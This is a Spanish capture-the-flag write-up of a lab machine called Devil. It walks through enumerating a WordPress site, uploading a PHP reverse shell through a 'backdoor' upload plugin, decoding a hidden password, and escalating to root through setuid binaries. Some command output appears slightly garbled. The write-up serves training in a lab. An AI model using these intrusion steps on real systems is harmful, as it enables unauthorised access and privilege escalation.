

MAQUINA DEVIL

- dockerlabs.es

- Primero analizamos con nmap que puertos tiene abiertos


```
tc_mtn/avg/max/mdev = 0.039/0.064/0.083/0.009 ms
[parrot@devil ~]$ #nmap 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 08:32 UTC
Nmap scan report for devil.lab (172.17.0.2)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
[parrot@devil ~]$ #nmap -sCV -p80 172.17.0.2 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 08:33 UTC
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 08:33 (0:00:00 remaining)
Nmap scan report for devil.lab (172.17.0.2)
Host is up (0.000042s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
_ftp_     _http-server-header: Apache/2.4.58 (Ubuntu)
_ftp_     _http-generator: Drupal 10 (https://www.drupal.org)
_ftp_     _http-title: Hackstry
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
[parrot@devil ~]$ #
```

- vemos que tiene un puerto 80, y tiene como servicio drupal 10, pero podria no ser drupal.



vemos que es una web normal asi que vamos a hacer un poco de fuzzing

```

=====
Starting gobuster - directory enumeration mode
=====
./php (Status: 403) [Size: 274]
./hta (Status: 403) [Size: 274]
./hta.php (Status: 403) [Size: 274]
./htaccess.txt (Status: 403) [Size: 274]
./htaccess.php (Status: 403) [Size: 274]
./htpasswd (Status: 403) [Size: 274]
./htaccess (Status: 403) [Size: 274]
./htpasswd.txt (Status: 403) [Size: 274]
./htpasswd.php (Status: 403) [Size: 274]
./hta.txt (Status: 403) [Size: 274]
./functions.php (Status: 200) [Size: 42]
./index.php (Status: 301) [Size: 0] [--> http://devil.lab/]
./index (Status: 301) [Size: 0] [--> http://devil.lab/]
./license.txt (Status: 200) [Size: 19915]
./server-status (Status: 403) [Size: 274]
./wp-admin (Status: 301) [Size: 309] [--> http://devil.lab/wp-admin/]
./
./wp-content (Status: 301) [Size: 311] [--> http://devil.lab/wp-content/]
./
./wp-includes (Status: 301) [Size: 312] [--> http://devil.lab/wp-includes/]
./
./wp-settings.php (Status: 500) [Size: 0]
./wp-mail.php (Status: 403) [Size: 2478]
./wp-signup.php (Status: 302) [Size: 0] [--> http://devil.lab/]
./wp-config.php (Status: 302) [Size: 0] [--> http://devil.lab/]
./wp-login.php (Status: 302) [Size: 0] [--> http://devil.lab/]
./wp-load.php (Status: 200) [Size: 0]
./wp-cron.php (Status: 200) [Size: 0]
./wp-links-opml.php (Status: 200) [Size: 187]
./wp-blog-header.php (Status: 200) [Size: 0]
./wp-trackback.php (Status: 302) [Size: 0] [--> http://devil.lab/]
./xmlrpc.php (Status: 302) [Size: 0] [--> http://devil.lab/]
Progress: 13842 / 13845 (99.98%)
./xmlrpc.php (Status: 302) [Size: 0] [--> http://devil.lab/]
=====
Finished
=====

```

- viendo los directorios parece ser que hay un wordpress pero esta oculto para que el atacante vea con nmap drupal10.
- A continuacion usamos wpscan para ver si conseguimos ver algo mas

```
[+] URL: http://devil.lab/ [172.17.0.2]
[+] Started: Thu Sep 12 08:48:24 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://devil.lab/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://devil.lab/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.6.2 identified (Latest, released on 2024-09-10).
| Found By: Query Parameter In Install Page (Aggressive Detection)
| - http://devil.lab/wp-includes/css/dashicons.min.css?ver=6.6.2
| - http://devil.lab/wp-includes/css/buttons.min.css?ver=6.6.2
| - http://devil.lab/wp-admin/css/forms.min.css?ver=6.6.2
| - http://devil.lab/wp-admin/css/l10n.min.css?ver=6.6.2
| - http://devil.lab/wp-admin/css/install.min.css?ver=6.6.2
```

```
[*] twentytwentyfour
  Location: http://devil.lab/wp-content/themes/twentytwentyfour/
  Latest Version: 1.2 (up to date)
  Last Updated: 2024-07-16T00:00:00.000Z
  Readme: http://devil.lab/wp-content/themes/twentytwentyfour/readme.txt
  [!] Directory listing is enabled
  Style URL: http://devil.lab/wp-content/themes/twentytwentyfour/style.css
  Style Name: Twenty Twenty-Four
  Style URI: https://wordpress.org/themes/twentytwentyfour/
  Description: Twenty Twenty-Four is designed to be flexible, versatile and
  applicable to any website. Its collect...
  Author: the WordPress team
  Author URI: https://wordpress.org


  Found By: Known Locations (Aggressive Detection)
    - http://devil.lab/wp-content/themes/twentytwentyfour/, status: 200

  Version: 1.2 (80% confidence)
  Found By: Style (Passive Detection)
    - http://devil.lab/wp-content/themes/twentytwentyfour/style.css, Match: '
  Version: 1.2'


[*] twentytwentythree
  Location: http://devil.lab/wp-content/themes/twentytwentythree/
  Latest Version: 1.5 (up to date)
  Last Updated: 2024-07-16T00:00:00.000Z
  Readme: http://devil.lab/wp-content/themes/twentytwentythree/readme.txt
  [!] Directory listing is enabled
  Style URL: http://devil.lab/wp-content/themes/twentytwentythree/style.css
  Style Name: Twenty Twenty-Three
  Style URI: https://wordpress.org/themes/twentytwentythree
  Description: Twenty Twenty-Three is designed to take advantage of the new
  design tools introduced in WordPress 6....
  Author: the WordPress team
  Author URI: https://wordpress.org
```

```
[i] User(s) Identified:
[+] devil
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


- podemos ver que nos sacó un usuario llamado devil, así que el próximo paso será descubrir la página de login, pero puede que esta oculta, ya que en nmap también nos ocultaba que era un wordpress y también podemos ver que existen un directorio uploads y otro directory listing en los temas.




- vamos a inspeccionar tambien el directory directory uploads



- entramos en esteestudirectorio/ a ver que hay




- vemos que hay un fichero que parece estar encriptado en codiog morse, asi que provamos a desencriptarlo




- y vemos un mensaje el cual nos dice que probemos a hacer fuzzing pero un directorio atras o sea en wp-content o wp-content-plugins asi que vamos a ellos.

```
> gobuster dir -u http://devil.lab/wp-content/plugins -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://devil.lab/wp-content/plugins
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess           (Status: 403) [Size: 274]
/.htpasswd           (Status: 403) [Size: 274]
/.hta                (Status: 403) [Size: 274]
/backdoor            (Status: 301) [Size: 328] [--> http://devil.lab/wp-content/plugins/backdoor/]
/index.php           (Status: 200) [Size: 0]
Progress: 4614 / 4615 (99.98%)
Finished
=====
```

- y vemos que dentro del directorio plugins se encuentra un directorio llamado backdoor el cual nos llama la atencion y podemos usmear en el.




- Y vemos que hay como un sitio web como para subir tu curriculum asi que probamos a subir un fichero .php con un reverse shell para ver si nos devuelve la shell



- vamos al directorio uploads, y ejecutamos el php y nos debería devolver la shell.



- ahora iremos a conseguir el acceso de algun usuario que nos lleve a root, listamos el directorio home y en el /home/andy vemos que hay dos ficheros que podemos leer y ejecutar pero hay un .secret el cual solo puede ejecutar andy asi que entramos primeor al directorio aquilatienes



- en el directorio aqui la tienes hay un password.txt que puede ser la contraseña para andy pero parecer estar encryptado

```
ls -la
total 24
drwxr-xr-x 1 andy andy 154 Sep 11 23:00 .
drwxr-xr-x 1 root root 30 Sep 11 22:10 ..
-rwxr-xr-x 1 andy andy 334 Sep 11 22:35 .bash_history
-rwxr-xr-x 1 andy andy 220 Mar 31 10:41 .bash_logout
-rwxr-xr-x 1 andy andy 3771 Mar 31 10:41 .bashrc
-rwxr-xr-x 1 root root 13 Sep 11 23:00 .pista.txt
-rwxr-xr-x 1 andy andy 807 Mar 31 10:41 .profile
drwxr-x-- 1 andy andy 38 Sep 11 22:33 .secret
-rwxr-xr-x 1 andy andy 867 Sep 11 22:31 .viminfo
drwxr-xr-x 1 root root 24 Sep 12 12:02 aquilatienes
www-data@d77e7469c2a3:/home/andy$ cd aquilatienes
cd aquilatienes
www-data@d77e7469c2a3:/home/andy/aquilatienes$ ls
ls
password.txt
www-data@d77e7469c2a3:/home/andy/aquilatienes$ cat password.txt
cat password.txt
cat password.txt
www-data@d77e7469c2a3:/home/andy/aquilatienes$
```

- pero vamos a leer mas atras el ficherito pista.txt para ver si nos da algo sobre como descryptar el fichero

```
www-data@d77e7469c2a3:/home/andy$ cat .pista.txt
cat .pista.txt
cm900DAwMAo=
```

- parece que hay algo escrito pero esta encryptado en base64, asi que procedemos a descryptar

```
> echo "cm900DAwMAo=" | base64 -d
rot8000
```

- rot8000, puede ser el algoritmo de cifrado, lo pasamos por cyberchef

The screenshot shows the CyberChef web application. On the left, the 'Recipe' panel has a single step named 'ROT8000'. The 'Input' panel contains a string of Japanese characters. The 'Output' panel shows the result 'laloca1'. At the bottom, there is a 'BAKE!' button and a status bar indicating '54ms' and 'Raw Bytes'.

- y nos dice que la contraseña para andy puede ser laloca1, asi que accedemos con andy.

```

www-data@d77e7469c2a3:/home/andy/aquillatienes$ su andy
su andy
Password: laloca1
id
uid=1002(andy) gid=1002(andy) groups=1002(andy)
Arithmetic / Logic

```

- y ahora listamos y vemos que al ser el usuario andy ya podemos entrar en .secret

```

drwxr-xr-x 1 root root 30 Sep 11 22:10 .
drwxr-xr-x 1 root root 256 Sep 12 11:50 ..
drwxr-xr-x 1 andy andy 154 Sep 11 23:00 andy
drwxr-xr-x 1 lucas lucas 108 Sep 11 22:49 lucas
drwxr-xr-x 1 ubuntu ubuntu 54 Aug 1 14:03 ubuntu
ls -la lucas
ls: cannot open directory 'lucas': Permission denied
ls -la andy
total 24
drwxr-xr-x 1 andy andy 154 Sep 11 23:00 .
drwxr-xr-x 1 root root 30 Sep 11 22:10 ..
-rwxr-xr-x 1 andy andy 334 Sep 11 22:35 .bash_history
-rwxr-xr-x 1 andy andy 220 Mar 31 10:41 .bash_logout
-rwxr-xr-x 1 andy andy 3771 Mar 31 10:41 .bashrc
-rwxr-xr-x 1 andy andy 13 Sep 11 23:00 .pista.txt
-rwxr-xr-x 1 andy andy 807 Mar 31 10:41 .profile
drwxr-xr-x 1 andy andy 38 Sep 11 22:33 .secret
-rwxr-xr-x 1 andy andy 867 Sep 11 22:31 .viminfo
drwxr-xr-x 1 root root 24 Sep 12 12:02 aquillatienes
Arithmetic / Logic

```

- y vemos dos ficheros un script en c y un binario

```

andy@d77e7469c2a3:/home$ cd andy
cd andy
andy@d77e7469c2a3:~$ cd .secret
cd .secret
andy@d77e7469c2a3:~/secret$ ls
ls
escalate.c ftpserver
andy@d77e7469c2a3:~/secret$ ls -l
ls -l
total 20
-rwxr-xr-x 1 andy andy 512 Sep 11 22:31 escalate.c
-rwxr-xr-x 1 andy andy 16176 Sep 11 22:33 ftpserver
andy@d77e7469c2a3:~/secret$

```

- abrimos el binario

```

int main() {
    // El UID de lucas (obtenlo con el comando 'id lucas')
    uid_t lucas_uid = 1001;

    // Cambiar el UID efectivo al de lucas
    if (setuid(lucas_uid) == -1) {
        perror("Error cambiando el UID");
        return 1;
    }

    // Verifica el UID actual
    printf("UID actual: %d\n", getuid());
    printf("EUID actual: %d\n", geteuid());

    // Invoca una shell como el usuario lucas
    system("/bin/bash");

    return 0;
}
andy@d77e7469c2a3:~/secret$

```

- el script nos muestra que mediante el abuso de capabilities cambia el uid de andy por el de lucas, asi que procedemos a ejecutar el binario

```
andy@d77e7469c2a3:~/secret$ ./ftpserver
./ftpserver
UID actual: 1001
EUID actual: 1001
lucas@d77e7469c2a3:~/secret$ whoami
whoami
lucas
lucas@d77e7469c2a3:~/secret$ id
id
uid=1001(lucas) gid=1002(andy) groups=1002(andy)
lucas@d77e7469c2a3:~/secret$
```

- ahora ya somos el usuario andy y buscaremos una forma de conseguir el acceso como superusuario

```
lucas@d77e7469c2a3:/home/lucas$ ll
ll
total 20
drwxr-x--- 1 lucas lucas 108 Sep 11 22:49 ./
drwxr-xr-x 1 root root 30 Sep 11 22:10 ../
-rw----- 1 lucas lucas 8 Sep 11 22:26 .bash_history
-rw-r--r-- 1 lucas lucas 220 Mar 31 10:41 .bash_logout
-rw-r--r-- 1 lucas lucas 3908 Sep 11 22:37 .bashrc
drwxr-xr-x 1 root root 34 Sep 11 22:46 .game/
-rw-r--r-- 1 lucas lucas 807 Mar 31 10:41 .profile
-rw-r--r-- 1 root root 89 Sep 11 22:49 bonus.txt
lucas@d77e7469c2a3:/home/lucas$
```

- encontramos un fichero txt el cual dice bonus.txt lo abrimos

```
lucas@d77e7469c2a3:/home/lucas$ cat bonus.txt
cat bonus.txt
Casi lo logras! Pero antes deberas jugar, encuentra el juego en tu directorio
personal.
lucas@d77e7469c2a3:/home/lucas$
```

- nos dice que primero deberemos jugar asi que vemos que hay un directorio .game, el cual accedemos y hay como un pequeno juego el cual nos dara acceso como root.

```
lucas@d77e7469c2a3:/home/lucas/.game$ ll
ll
total 20
drwxr-xr-x 1 root root 34 Sep 11 22:46 ./
drwxr-x--- 1 lucas lucas 108 Sep 11 22:49 ../
-rwsr-xr-x 1 root root 16184 Sep 11 22:46 EligeOMuere*
-rw-r--r-- 1 root root 621 Sep 11 22:46 game.c
lucas@d77e7469c2a3:/home/lucas/.game$
```


- el juego trata de averiguar el numero y si aciertas te da acceso root y si fallas sale del juego.

```
lucas@d77e7469c2a3:/home/lucas/.game$ ./EligeOMuere
./EligeOMuere
iBienvenido al juego de adivinanzas!
Adivina el número secreto (entre 1 y 10): 7
7
iFelicitades! Has adivinado el número.
Iniciando shell como root...
root@d77e7469c2a3:/home/lucas/.game#
```

- conseguimos acceso como root.

```
root@d77e7469c2a3:/home/lucas/.game# id
id
uid=0(root) gid=1002(andy) groups=1002(andy)
root@d77e7469c2a3:/home/lucas/.game# whoami
whoami
root
root@d77e7469c2a3:/home/lucas/.game# cd /root
cd /root
root@d77e7469c2a3:/root#
```